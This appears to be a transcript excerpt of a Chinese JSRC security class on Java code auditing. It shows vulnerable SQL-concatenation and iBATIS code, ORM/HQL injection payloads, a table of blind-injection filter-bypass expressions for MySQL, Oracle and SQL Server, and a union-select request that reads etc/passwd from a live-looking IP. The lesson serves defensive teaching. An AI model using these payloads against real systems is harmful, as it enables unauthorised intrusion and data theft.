Cookie2: $Version=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 34

url=/WEB-INF/web.xml&thumbnail=1

```

这个原理就跟我刚才讲解的差不多。事实上，这套代码的注入还是很多的，到这里java审计的入门我就说完了。

提升阶段，我不打算细讲，但是，我发几个文章，大家可以学习一下，因为java框架太多，你想要进阶，就必须得动框架

1. dorado5开发框架
2. DWR开发框架
3. Apache-solr框架
4. Hessian开发框架
5. EOS开发框架

讲师



黑盒和白盒怎样结合能事半功倍？

京安小妹



jkgh006:

因为我平常不做src的测试，所以不明白规则。在众测里面要求，比如注入，只要拿到user即可，但是即便是这样user也是很难拿到的，因为有各种各样的限制，各种各样的拦截，java的远程调用，最常见的有四大类接口，这个也是跟审计分不开的。

比如这四大接口




第一个是常用，通过审计你会发现通常webservice的漏洞最多，其次是dwr和gwt，最后是hessian。

第一，取url，通过中让url云发现url webservice的url列表，似乎取url的url service, servics, ws, webservice (不是绝对的，这个是我自己的统计) dwr通常是两个，/dwr/index.html, /exec/index.html。
后面两个比较复杂，前面两个我们在黑盒测试的时候就可以暴力猜测他的api，一般会回显到页面，比如webservice



这个基本涵盖了主流的调用，方便黑盒测试



测试的时候可以留意一下，还有这个dwr接口



```
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Content-Type: text/plain
Referer: http://localhost:8080/
Content-Length: 219
Cookie: UM_distinctid=1f0cb8347c532e-02170ecaf6aeb-4c322f7c-1fa400-160cb8347c662d;
CNZZDATA1261218610=1741751127-1515241945-%7C1515241945; JSESSIONID=DBEB32C68B89CE0D8815DB6ADF207376;
DWRSESSIONID=J2YAzcntFgQYepoW-glfuZdxAR6Qy4ho9m
X-Forwarded-For: 127.0.0.1
Connection: close

ca!Count=1
nextReverseAjaxIndex=0
c0-scriptName=commonparams
c0-methodName=stringTest
c0-id=0
c0-param0=string:abcd
batchId=0
instanceId=0
page=%2F
scriptSessionId=J2YAzcntFgQYepoW-glfuZdxAR6Qy4ho9m/JZRRo9m-dCmbaYdn5
```

要站在开发的角度想问题，这些问题都是默认配置导致测试人员可猜测。

接下来我们要说注入跟审计的关联，我把注入分为三大类，一类是普通的字符串拼接注入，举个例子（普通的拼接）

```

public class ListNodeFreeAction extends BaseAction
{
    response.setContentType("text/xml; charset=utf-8");

    String nodeId = request.getParameter("nodeId");
    String colid = request.getParameter("colid");

    if ((nodeId == null) || (nodeId.equals(""))){ nodeId = "8";
    if ((colid == null) || (colid.equals(""))){ colid = "0";
    try {
        if (((nodeId.equals("")) && (colid.equals("0"))) || ((nodeId.equals("0") &&
        (colid.equals("8"))))){
            throw new Exception("nodeid 和 colid 需要只提供一个。");
        }
        conn = ConnectionManager.getInstance().getConnection();

        if (nodeId.equals("0"))
        {
            if (nodeId.indexOf(",") != -1)
            {
                String strSql = "select * from typestruct where nodeid in " + nodeId + " ";
                pst = conn.prepareStatement(strSql);
                ResultSet rs = pst.executeQuery();
                while (rs.next()) {
                    addItemToElementFromRs(root, rs);
                }
            }
            else
            {
                String strSql = "select * from typestruct where nodeid =";
                pst = conn.prepareStatement(strSql);
                pst.setString(1, nodeId);
                ResultSet rs = pst.executeQuery();
                while (rs.next()) {

```

普通的注入

通常是没有走框架调用，通过字符串拼接的方式编写的查询语句，这样就会造成注入

当nodeid为1

完整的语句是:

```
select * from typestruct where nodeid in(1)
```


当nodeid为1) union select 1,2,3.....from table where 1=(1


完整的语句是:


```
select * from typestruct where nodeid in(1) union select  
1,2,3.....from table where 1=(1)
```

第二类是框架类的注入

```

▼  sqlmap

 gmap-permission.xml

 SqlMapConfig.xml

(select id="getGroupList" resultMap="groupResult")
select * from sz_group

{/select}

(select id="getGroupListByUserId" resultMap="groupResult" parameterClass="java.lang.String")
select tt * from sz_group tt, sz_user_group t
where t.user_id = $userid and tt.group_id = t.group_id

{/select}

(select id="getUserById" resultMap="userResult" parameterClass="java.lang.String")
select t.user_id, t.user_name, t.paired from sz_user t
where t.user_id = $userid

{/select}

(select id="getRoleById" resultMap="roleResult" parameterClass="com.sugar.gmap.model.Role")
select w.role_id, w.role_name, w.role_desc
, 'SecCode' as co_code, $orgCode as org_code, CREATOR
from sz_role w
where w.role_id = $roleId

{/select}

```

框架注入

通常是没有明白框架调用的用法，错误的造成了字符串拼接，导致了注入。

假设id为1234, 当orgCode为1

完整的语句是:

```
select ar.role_id, ar.role_name, ar.role_desc, '1' as co_code, '1' as
```

```
org_code, CREATOR from as_role ar where ar.role_id = 1
```

当nodeid为1'|(case when 1=1 then '' else 'a' end)|'

完整的语句是:

```
select ar.role_id, ar.role_name, ar.role_desc, '1' as co_code, '1' || (case
when 1=1 then ' else 'a' end) || ' as org_code, CREATOR from
as role ar where ar.role_id = 1
```


第三类是orm类型的注入

ORM注入

通常指的是类似hibernate一类具有安全语法检测的注入

数字类型 (JPQL) :

```
SELECT e FROM user e WHERE e.id = SQL('select 1 from dual where 1=1') and SQL('SELECT 1=1')
```

字符类型 (JPQL) :

◇ ORM sees: and "a" = 'a' and (select 8 where 1=1)=8 and 'b' = 'b'
String in " quotes

◇ DBMS gets: and 'a' = 'a' and (select 8 where 1=1)=8 and 'b' = 'b'
Bool SQL expression – TRUE

and 'a' = 'a' and (select 8 where 1=2)=8 and 'b' = 'b'
Bool SQL expression – FALSE

ORM注入

通常指的是类似hibernate一类具有安全语法检测的注入

数字类型 (Hibernate ORM) :

```
test\" or 1<length((select version())) -
```

翻译成为HQL语句就变为:

```
SELECT p FROM pl.btbw.persistent.Post p where p.name='test\" or 1<length((select version())) -'
```

最后转变为真正的SQL语句:

```
select post0_id as id1_0, post0_name as name2_0 from post post0 where post0_name= 'test\" or 1<length((select version())) -'
```

这样我们就会逃逸出来一个语句或者方法

这三类分清楚了，那么注入还有一层拦截问题，怎么获取user。

我大致总结了一些点

MySQL	ORACLE	Microsoft SQL Server 2008
<pre>if(1=(select 1 REGEXP if(1=1,1,0x00)),1,1)=1 IFNULL(ascii(substr(user(),1,1))/(114%ascii(substr(user(),1,1))), 'yes') IFNULL(hex(substr(user(),1,1))/(114%hex(substr(user(),1,1))), 'yes') IFNULL(1/(locate(substr(user(),1,1), 'r')), 'yes') IFNULL(1/(locate(right(left(lower(user()),1,1), 'r')), 'yes') left(user(),1)='r'; if(1=1,1,1)</pre>	<pre>NVL(TO_CHAR(DBMS_XMLGEN.getxml('select 1 from dual where 1337>1')),1)!=1 NVL2(NULLIF(substr('abc',1,1),'ca'),1,2)=1 INSTR('abcd','b',2,1)>0 2018-10-21' - decode(1,21,1,to_date(decode(1,1,'s'),'yyyy-mm-dd'))- to_date(decode(substr(user,1,1),'a','s'),'yyyy-mm-dd')) decode(sign(INSTR(USER,'A',2,1)),0,to_number('x'),1)</pre>	<pre>PATINDEX('Wa%25', 'Washington')>0 right(left(lower('abc'),1),1)='a' isnull(nullif(substring('abc',1,1),'a'),'c')='c' regexp_like(1,(case when 1=1 then 1 else 0x00 end))</pre>

互动问答环节:

1. Java的安全性相对较好, jk师傅平时审出来的大都是什么类型的洞?

讲师:其实java的安全性是最差的, 你能想到的漏洞类型都有, java的漏洞都是简单粗暴。

2.怎么构造注入链接啊?

讲师:最终构造的payload, 就是这样

```
Raw Params Headers Hex
POST /client.do HTTP/1.1
Host: 52.35.1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Cookie: JSESSIONID=abcM86hxJOV949sJqEaFw
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 125

method=getupload&uploadID='111' union select '1','abc.txt',1,'etc/passwd','1','11111','123','1',1 from MOBILE_USER where ID=1
```

页面直接回显到filename里面。

3.审计代码的基础条件有哪些? 比如java水平达到什么样的可以入手搞了 是否需要先去搞搞java开发?

讲师:至少要有开发程序的经验。

4.代码审计怎么知道搜索哪些方法? 可能会存在漏洞?

讲师:建议还是一行一行看, 65万行代码我就是一点点看的, 审计本身就是体力活。

本期讲师还为大家准备了【2018漏洞盒子FIT】【审计java案例】

1. 网盘链接:

https://pan.baidu.com/s/1WfawPJKFSL_thETWF-rsEA

提取码: 0w1z

2. 二维码预览



本期 JSRC 安全小课堂到此结束。更多内容请期待下期安全小课堂。如果还有你希望出现在安全小课堂内容暂时未出现，也欢迎留言告诉我们。

安全小课堂的往期内容开通了自助查询，点击菜单栏进入“安全小课堂”即可浏览。



简历请发送：anquan@jd.com

微信公众号：jsrc_team

新浪官方微博：京东安全应急响应中心